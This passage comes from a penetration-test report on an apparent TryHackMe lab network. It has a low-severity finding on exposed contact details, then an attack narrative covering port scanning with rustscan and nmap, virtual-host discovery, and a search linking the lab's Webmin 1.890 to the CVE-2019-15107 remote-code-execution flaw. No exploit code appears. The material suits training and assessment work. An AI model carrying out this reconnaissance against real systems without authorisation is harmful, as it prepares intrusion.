
2.8 Contact Information Disclosure

Host:

- prod-serv (10.200.79.200)
- wreath-pc (10.200.79.100)

Severity: LOW

CVSS Score:



CVSS Base Score: 4.3
Impact Subscore: 1.4
Exploitability Subscore: 2.8
CVSS Temporal Score: 4.2
CVSS Environmental Score: 4.9
Modified Impact Subscore: 2.1
Overall CVSS Score: 4.9

CVSS Vector:
https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:X/RL:W/RC:C/CR:H/IR:H/AR:M/MAV:A/MAC:X/MPR:N/MUI:N/MS:U/MC:L/MI:N/MA:N&version=3.1

Description:
Contact information of the network owner is publicly accessible on the web services running in the network.

Impact:
Malicious actors can use this information to launch social engineering attacks, like phishing campaigns on persons on interest, and possibly trick the user into compromising their own network.


Remediation:
- user security awareness training is strongly recommended to remediate falling for social engineering attacks
  - ◇ https://www.knowbe4.com/
- use trusted email relays to filter potential spam
  - ◇ https://relay.firefox.com/

Chapter 3: Attack Narrative

This section details the actions taken chronologically by the tester during this assessment.

3.1 Production Server (prod-serv)


The external web server host was pinged to confirm connectivity.



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ ping 10.200.79.200
PING 10.200.79.200 (10.200.79.200) 56(84) bytes of data.
64 bytes from 10.200.79.200: icmp_seq=1 ttl=63 time=382 ms
64 bytes from 10.200.79.200: icmp_seq=2 ttl=63 time=302 ms
64 bytes from 10.200.79.200: icmp_seq=3 ttl=63 time=324 ms
^C
--- 10.200.79.200 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 301.821/335.805/381.994/33.849 ms
```

3.1.1 Enumeration

The web server was then scanned for open TCP (Transmission Control Protocol) ports using rustscan.



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ rustscan -g -a 10.200.79.200 | tee open-ports
10.200.79.200 -> [22,80,443,10000,22222,22280,33333,55555,62809]
```

From the rustscan output, only the discovered TCP ports 22, 80, 443 and 10000 were scanned further with nmap as per the scope.

```
$ nmap -vv -Pn -sV -p22,80,443,10000 -oA services 10.200.79.200
Host discovery disabled (-Pn). All addresses will be marked 'up' and
scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-26 22:13 EAT
<...SNIP...>
Scanned at 2021-06-26 22:13:10 EAT for 46s

PORT      STATE SERVICE  REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.0 (protocol 2.0)
80/tcp    open  http     syn-ack Apache httpd 2.4.37 ((centos)
OpenSSL/1.1.1c)
443/tcp   open  ssl/http syn-ack Apache httpd 2.4.37 ((centos)
OpenSSL/1.1.1c)
10000/tcp open  http     syn-ack MiniServ 1.890 (Webmin httpd)
```

```
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.12 seconds
```


From the nmap scan, the host was determined to be a machine running CentOS Linux. The identified ports were confirmed to be running an SSH service on port 22 and HTTP (Hypertext Transfer Protocol) web services on ports 80, 443 and 10000. Since SSH user credentials were not available, the web services were analysed first.

Port 80/tcp

Visiting port 80 with `curl` revealed the following output.

```
$ curl http://10.200.79.200 -
Lkv
*   Trying 10.200.79.200:80...
* Connected to 10.200.79.200 (10.200.79.200) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.200.79.200
> User-Agent: curl/7.74.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Sat, 26 Jun 2021 19:19:42 GMT
< Server: Apache/2.4.37 (centos) OpenSSL/1.1.1c
< Location: https://thomaswreath.thm
< Content-Length: 208
< Content-Type: text/html; charset=iso-8859-1
<
* Ignoring the response-body
* Connection #0 to host 10.200.79.200 left intact
* Issue another request to this URL: 'https://thomaswreath.thm/'
* Could not resolve host: thomaswreath.thm
* Closing connection 1
curl: (6) Could not resolve host: thomaswreath.thm
```


From the output, it redirects requests made to port 80 to port 443 which hosts the HTTP Secure (HTTPS) service. It was also observed that the redirection incorporates a DNS name; `thomaswreath.thm`. This indicated that a virtual host with that DNS name was present on the external web server, but was not publicly resolvable. Therefore, a DNS name entry was created in the /etc/hosts file on the attack machine.



```
┌──(kali㉿kali)-[~/Documents/thm/wreath/trial]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.200.79.200   thomaswreath.thm

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Port 443/tcp

Retrying to visit https://thomaswreath.thm/ directly with Mozilla Firefox web browser (with Dark Reader add-on enabled) revealed the HTTPS warning below.




https://thomaswreath.thm

Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to thomaswreath.thm. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

This showed that the web content being served on this virtual host and port is encrypted but with a self-signed certificate. This is common with domains that have not been registered globally but still desire affordable confidentiality (through TLS encryption) when being accessed, but it is also a common sign of man-in-the-middle attacks [1 - 3]. Knowing this, the risk to visit that site with a self-signed certificate was accepted.



What I am all about.

I am a sysadmin and developer with a passion for tec
web development and software dev. I have a track re
and dynamic solutions for my clients -- both recently
previously as the team lead of a software developme

Please find my CV below.
I look forward to hearing from you!

Expertise


Full-Stack Web Development

10 years on-and-off experience as a full-stack web developer, specialising in CentOS LAMP installations. Preference for PHP development, but with extensive knowledge of full-stack

Netw

Interes
young
admini
designi
mainta

On visiting the website, the content revealed a portfolio of the network owner, Thomas Wreath. Further, it revealed his contact information such as his email address, phone numbers and physical address.


https://thomaswreath.thm

Hi, I'm Thomas Wreath

Developer and Sysadmin

Contact

Address

[redacted]

Phone Number

[redacted]

Mobile Number


[redacted]

Email

[redacted]

Port 10000/tcp

From the output of the nmap scan, the service running on this port was determined to be Webmin MiniServ 1.890. This service is used for system administration for Unix-like systems via a web interface. Performing a Google Search about this particular version of Webmin revealed that it is vulnerable to Unauthenticated Remote Code Execution (RCE) as indicated by CVE-2019-15107.



About 439 results (0.52 seconds)

https://www.tenable.com › blog › cve-2019-15107-exp...

CVE-2019-15107: Exploit Modules Available for Remote ...

19 Aug 2019 — According to a BinaryEdge search, there are nearly 28,000 publicly accessible systems running version **1.890** of **webmin**. CVE-2019-15107: ...

https://github.com › foxsin34 › WebMin-1.890-Exploit...

foxsin34/WebMin-1.890-Exploit-unauthorized-RCE - GitHub

Contribute to foxsin34/**WebMin-1.890**-Exploit-unauthorized-RCE development by creating an account on GitHub.

https://www.exploit-db.com › exploits

Webmin 1.920 - Unauthenticated Remote Code Execution ...

